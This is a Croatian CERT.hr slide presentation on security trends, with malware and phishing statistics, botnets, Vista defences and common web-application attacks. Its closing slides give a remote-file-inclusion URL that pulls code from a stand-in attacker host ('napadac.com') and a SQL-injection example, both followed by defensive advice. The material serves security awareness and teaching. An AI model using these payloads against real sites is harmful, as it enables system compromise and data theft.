Aktualnosti i trendovi u računalnoj sigurnosti

Darko Andročec i Branko Mažar

Odjel za računalnu sigurnost, CARNet

CERT.hr

Pregled stanja računalne sigurnosti

Glavni sigurnosni problemi

- Programske ranjivosti
- Maliciozni kod
- Socijalni inženjering

Uzroci sigurnosnih propusta

- Računalne mreže su kompleksni sustavi
- Nedosljednosti i greške u softveru su neizbježne – programske ranjivosti
- Wietse Venema, autor Postfixa, za sebe procjenjuje
  - 1 bug na 1000 linija koda
  - Npr. Solaris 7 - cca 12 milijuna linija koda, Windows XP – više od 40 milijuna linija koda
- Nedovoljno kvalitetna konfiguracija programske podrške
- Komercijalni pritisak na proizvođače

Trenutno stanje

- Veliki broj elektroničkih uređaja s mogućnostima povezivanja i IP komunikacije
  - Foto aparati, mobiteli, digitalne kamere, prijenosna računala
- Rastući broj komunikacijskih tehnologija
  - GSM, GPRS, UMTS, WiMAX, xDSL, FTTH
- Veliki broj dostupnih e-commerce usluga
- Novac – današnji glavni motiv hakera

Zlonamjerni softver

- Virusi i crvi
- Trojani
- Botovi
- Rootkiti
- Exploit kod – iskorištava neku od programskih ranjivosti
  - Poznate ranjivosti – zaštita ažuriranjem softvera
  - Nepoznate ranjivosti – tzv. 0-day exploit, zaštita neizvjesna
- Ostali oblici
  - Specifičnog spektra djelovanja, uključeni u neki od gore navedenih tipova

Socijalni inženjering

- Vrlo efikasna metoda ostvarivanja neovlaštenog pristupa računalima
- Skup vještina s ciljem nagovaranja korisnika na ispunjavanje zahtjeva napadača
- Kevin Mitnick – svoje ilegalne aktivnosti uglavnom temeljio na socijalnom inženjeringu
- Širok raspon korištenih tehnika
  - Spam
  - Hoaxi
  - Phishing
  - Korištenje ostalih komunikacijskih sredstava
    - Instant messaging, peer-to-peer

Primjer hackera

- Jeanson James Ancheta
- Dob: 20
- Koristeći trojane preuzimao je kontrolu nad zaraženim računalima te mrežu preuzetih računala prodavao spyware, spam i adware kompanijama
- Cijena: 3000$ po botnetu
- U toku godinu dana zaradio 170 000$
- U svibnju 2006. osuđen na 4 godine zatvora

Statistički pregled stanja sigurnosti u svijetu

- Izvori sigurnosnih napada
- Ilegalni poslužitelji
- Aktualni oblici napada
- Geografska rasprostranjenost napada
- Pokazatelji za naredno razdoblje

Izvori napada

- Predvode zemlje s najrazvijenijom informacijskom infrastrukturom i najvećim brojem korisnika Interneta
- Veliki utjecaj zastupljenosti broadband tehnologija kod kućnih korisnika (xDSL, kabel, WiMAX)
- 31% svih oblika napada dolazi iz Sjedinjenih Američkih Država
- 10% napada – Kina

Izvori napada

Overall Rank	Country	Overall Proportion	Malicious Code Rank	Spam Host Rank	Command and Control Server Rank	Phishing Host Rank	Bot Rank	Attack Rank
1	United States	31%	1	1	1	1	2	1
2	China	10%	3	2	4	8	1	2
3	Germany	7%	7	3	3	2	4	3
4	France	4%	9	4	14	4	3	4
5	United Kingdom	4%	4	13	9	3	6	6
6	South Korea	4%	12	9	2	9	11	9
7	Canada	3%	5	23	5	7	10	5
8	Spain	3%	13	5	15	16	5	7
9	Taiwan	3%	8	11	6	6	7	11
10	Italy	3%	2	8	10	14	12	10

(izvor: Symantec)

Infrastruktura za izvođenje napada

- Udaljeno kontrolirana osobna računala i ilegalni poslužitelji
- Ilegalni poslužitelji:
  - Udomljavanje lažiranih web stranica, pohranjivanje i razmjena ukradenih podataka, razmjena malicioznog koda, informacija o propustima te pokretanje napada
  - Korištenjem tehnika anonimiziranja vrlo se teško detektiraju
- Najtraženiji podaci:
  - Brojevi kreditnih i debitnih kartica
  - Korisnička imena i zaporke
  - Programske ranjivosti
- Prema procjeni Symanteca, 86% kreditnih i debitnih kartica dostupnih na crnom tržištu izdano je od strane banaka u SAD-u

Geografska rasprostranjenost ilegalnih poslužitelja

(*izvor: Symantec*)

Pogođeni sektori

- Najviše na udaru su državna administracija i edukacijske ustanove
- Napadi na vladine organizacije uglavnom su politički motivirani
  - Najčešće se radi o DoS napadima
  - Nedavni primjer Estonije
- Akademska zajednica uglavnom služi za izvođenje daljnjih napada

Ciljevi napada




Figure 1. Data breaches that could lead to identity theft by sector
Source: Based on data provided by Privacy Rights Clearinghouse and Attrition.org

(*izvor: Symantec*)

Rast programskih ranjivosti

- U proteklih godinu dana bilježi se porast pronađenih softverskih ranjivosti od 12%
  - Ne znači nužno lošije proizvode, već pokazuje povećanje količine energije koja se ulaže u otkrivanje ranjivosti
  - Broj kritičnih ranjivosti je u padu
  - Pokazatelj povećane maliciozne aktivnosti na Internetu
- Ukupne registrirane ranjivosti po riziku u posljednjih godinu dana
  - 4% visok – ne zahtijeva nikakvu korisničku akciju
  - 69% srednji – zahtijeva određenu korisničku akciju
  - 27% nizak

Ukupan broj pronađenih programskih ranjivosti




Illustration 7: Breakdown of total number of published advisories per year

(*izvor: Secunia*)

Ranjivosti koje omogućuju privilegirani pristup sustavu






Illustration 1: Number of advisories with "system access" as impact (per year)



(*izvor: Secunia*)

Utjecaji pronađenih ranjivosti na sustav




	2003	2004	2005	2006
System access	1020	1156	1698	2086
Denial of Service	817	950	1208	1532
Cross site scripting	271	347	838	1164
Manipulation of data	111	252	738	819
Security bypass	230	403	648	746
Exposure of sensitive information	482	423	580	601
Privilege of escalation	471	508	653	381
Exposure of system information	212	233	246	221
Unknown	1	61	135	77
Spoofing	45	106	142	75
Hijacking	6	21	25	28
Brute force	13	2	6	1

(*izvor: Secunia*)


Web aplikacije


- Web aplikacije
  - Najrašireniji javni servis na Internetu
  - Internet preglednici
    - Internet Explorer pokriva cca 90% tržišta
  - CMS aplikacije
    - Mambo, Joomla...
- 66% od ukupno registriranih ranjivosti je pronađeno u web aplikacijama





(*izvor: Secunia*)

Internet Explorer vs. Mozilla Firefox











(izvor: Secunia)

Microsoft Windows XP

- Operacijski sustav s najvećim brojem korisnika
- Velike sigurnosne implikacije
- Većina zlonamjernog koda pisana za Windows OS





(*izvor: Secunia*)

Prijetnje temeljene na socijalnom inženjeringu

- Spam (bez zlonamjernog koda)
  - 60% ukupnog e-mail prometa
    - 30% financijske usluge
    - 23% zdravstvene usluge
    - 21% komercijalni proizvodi
- Phishing
  - U prethodnih godinu dana, porast broja registriranih slučajeva od 20%
  - Usmjeren uglavnom na financijski sektor
  - 46% phishing poslužitelja locirano je u SAD-u
- Hoax
  - Bezazleni oblici i e-mail prijevare
- Korištenje instant messaging softvera

Maliciozni kod

- Uglavnom se širi putem SMTP protokola
  - Prema Symantecu, 78% zlonamjernog koda se širi korištenjem SMTP-a
- Modularni kod zamjenjuje samostojeće monolitne nametnike
  - Vrlo mali instalacijski kod koji potpunu funkcionalnost postiže preuzimanjem ostalih modula putem mreže
- Prisutnost tipova nametnika
  - 52% - virusi i crvi
    - pad sa 75% u 2005
  - 45% - modularni trojani
    - povećanje sa 23% u 2005
  - 3% - ostali oblici

Botovi


- **Web robot** – softver koji obavlja automatizirane zadatke na Internetu
- Legalni – služe za prikupljanje informacija ispitivanjem mrežnih poslužitelja i komunikacijske opreme
  - Analiza prometa
  - Analiza web sjedišta
  - Botovi internet pretraživača: Goole, MSN, Yahoo bots
- Ilegalni – instalirani od strane virusa, služe za neovlašteno upravljanje računalima

Botovi


- Vrlo raširen način udaljenog upravljanja inficiranim računalima
  - Napadači kontroliraju botove najčešće putem IRC kanala
- Botnet – efikasno sredstvo za izvođenje napada
  - Veći broj kontroliranih računala
  - Anonimnost napadača
  - Velika procesorska snaga i mrežna propusnost
  - Najčešći način širenja spama, pokretanja DDoS i ostalih oblika napada

CERT.hr

Botnet



Prisutnost botneta



(*izvor: Symantec*)

Što očekivati u narednom razdoblju

- Potencijalno značajniji vektori napada:
  - Windows Vista
  - Nove metode phishinga
  - Prijenosni uređaji s mogućnošću IP povezivanja
  - Virtualizacijski softver

Windows Vista

- OS razvijen u skladu s novom Microsoftovom strategijom razvoja sigurnog softvera – Secure Development Lifecycle
- Zbog trenutno širokog prihvaćanja Viste na tržištu, očekuju se bitne implikacije na informacijsku sigurnost
- Implementirane neke nove tehnologije za težu zlouporabu sustava:
  - ASLR – Address Space Layout Randomization
  - GS cookie – sprječavanje prepisivanja spremnika
  - DEP – Data Execution Prevention
- Windows Defender, Windows Firewall, User Account Control, Bitlocker Drive Encryption, Malicious Software Removal Tool
- Očekuje se povećanje korištenja socijalnog inženjeringa

Primjeri korištenih metoda napada

Ranjivosti web aplikacija

- Web-aplikacije su sve popularnije
- Vrlo često predstavljaju najranjiviji dio informacijskog sustava
- Otvorene su, sve kompleksnije, velik broj razvojnih tehnologija i programskih jezika, nedovoljna obučenost web programera
- Korištenje raširenih web-aplikacija: Joomla, phpBB, Mambo

OWASP

- Open Web Application Security Project
- Usmjeren je na traženje i uklanjanje uzroka postojanja nesigurnih web-aplikacija
- http://www.owasp.org
- Vodič za programiranje sigurnih web aplikacija

CERT.hr

Nekoliko primjera napada na web-aplikacije

- Udaljeno izvođenje koda
- Napad umetanjem SQL-a
- Ranjivosti formatiranja znakovnih nizova
- XSS napadi
- Enumeracija korisničkog imena

Udaljeno izvođenje koda

- Visok rizik, može dovesti do kompromitiranja čitavog sustava s pravima samog web poslužitelja
- Ranjivi proizvodi u prošlosti - phpBB, Invision Board, Cpanel, Paypal cart, Drupal
- Primjer u PHP-u: ako je *register_globals* u php.ini konfiguracijskoj datoteci postavljena na *on,* napadač može udaljeno inicijalizirati prije nepostavljene varijable

Primjer

- PHP kod: require ($page . '.php');
- Ako varijabla $page nije inicijalizirana, a *register_globals* je postavljen na *on*, web-aplikacija je ranjiva na udaljeno izvršavanje koda uključivanjem maliciozne datoteke u $page parametar, npr.
- http://www.site.com/index.php?page=http://www.napadac.com/napad.txt

Napad umetanjem SQL-a

- Omogućuje napadaču dohvaćanje podataka iz baze podataka koju koristi web poslužitelj
- Napad može biti neuspješan, rezultirati krađom informacija ili izvršavanjem koda i kompromitiranjem čitavog sustava
- Ranjivi proizvodi u prošlosti: PHPNuke, MyBB, Mambo CMS, ZenCart, osCommerce

Primjer

```
$query = "SELECT * FROM users
  WHERE username =
  '{$_POST['username']}";
$result =
  mysql_query($query);
$query = "SELECT * FROM users
  WHERE username = '' or
  '1=1'";
```

Zaštita od napada

- Izbjegavanje povezivanja na bazu kao root korisnik
- Stavljanje u PHP-u magic_quotes_gpc na on
- MySQL i PHP: korištenje funkcije addslashes ili mysql_real_escape_string za prilagođavanje korisničkih ulaznih podataka prije upisivanja u bazu podataka

Ranjivosti formatiranja znakovnih nizova

- Ranjivost se pojavljuje kad se koristi nefiltrirani korisnički ulaz kao parametar za formatiranje znakova u Perlovim i C funkcijama koje obavljaju formatiranje, kao što je C-ova funkcija printf()
- Napadač može koristiti %s i %x za ispis podataka sa stoga ili drugih lokacija u memoriji

XSS napad

- Zahtijeva se da korisnik slijedi maliciozni URL koji je napravljen tako da izgleda kao legitimni link
- Nakon posjećivanja tog linka napadač može efikasno izvršiti maliciozni kod u web pregledniku korisnika
- Neki maliciozni Javascript kod može se pokrenuti u kontekstu web sjedišta na kojem se nalazi XSS propust

XSS napad (2)

- Ranjivi proizvodi u prošlosti: Microsoft IIS web server, Yahoo Mail, Squirrel Mail, Google Search
